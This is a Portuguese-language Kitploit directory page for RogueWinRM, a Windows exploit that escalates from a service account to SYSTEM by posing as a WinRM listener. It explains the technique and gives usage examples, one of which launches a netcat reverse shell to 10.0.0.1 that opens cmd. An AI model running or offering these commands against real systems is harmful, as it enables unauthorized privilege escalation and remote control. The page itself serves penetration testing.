
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
RogueWinRM — Escalação de Privilégio Local do Windows de Conta de Serviço para Sistema | Kitploit

Ferramentas/GitHubGitHub/antoniococo/roguewinrm
Escalada de PrivilégiosExploraçãoTestes de Penetração
GitHubantoniococo/roguewinrm

RogueWinRM

Escalação de Privilégio Local do Windows de Conta de Serviço para Sistema

Ver Repositório
96411231há 6 anosRevisado pelo Kitploit
Compartilhar

RogueWinRM

RogueWinRM é uma exploração de escalonamento de privilégio local que permite escalar de uma conta de Serviço (com SeImpersonatePrivilege) para a conta Sistema Local se o serviço WinRM não estiver em execução (padrão no Win10, mas NÃO no Windows Server 2019).

Resumidamente, ele ouvirá por conexões de entrada na porta 5985 fingindo ser um serviço WinRM real.
É apenas um servidor web mínimo que tentará negociar uma autenticação NTLM com qualquer serviço que esteja tentando conectar nessa porta.
Então o serviço BITS (executando como Sistema Local) é acionado e tentará autenticar no nosso listener malicioso. Uma vez autenticado no nosso listener malicioso, somos capazes de personificar o usuário Sistema Local gerando um processo arbitrário com esses privilégios.

Você pode encontrar uma descrição técnica completa dessa vulnerabilidade neste link --> https://decoder.cloud/2019/12/06/we-thought-they-were-potatoes-but-they-were-beans/

Uso

RogueWinRM

Mandatory args:
-p <program>: program to launch

Optional args:
-a <argument>: command line argument to pass to program (default NULL)
-l <port>: listening port (default 5985 WinRM)
-d : Enable Debugging output

Exemplos

RogueWinRM

Executando um cmd interativo:

RogueWinRM.exe -p C:\windows\system32\cmd.exe

Executando um reverse shell netcat:

RogueWinRM.exe -p C:\windows\temp\nc64.exe -a "10.0.0.1 3001 -e cmd"

Autores

  • Antonio Cocomazzi
  • Andrea Pierini
  • Roberto (0xea31)
Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    786
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    262
  • 6

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    256

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →





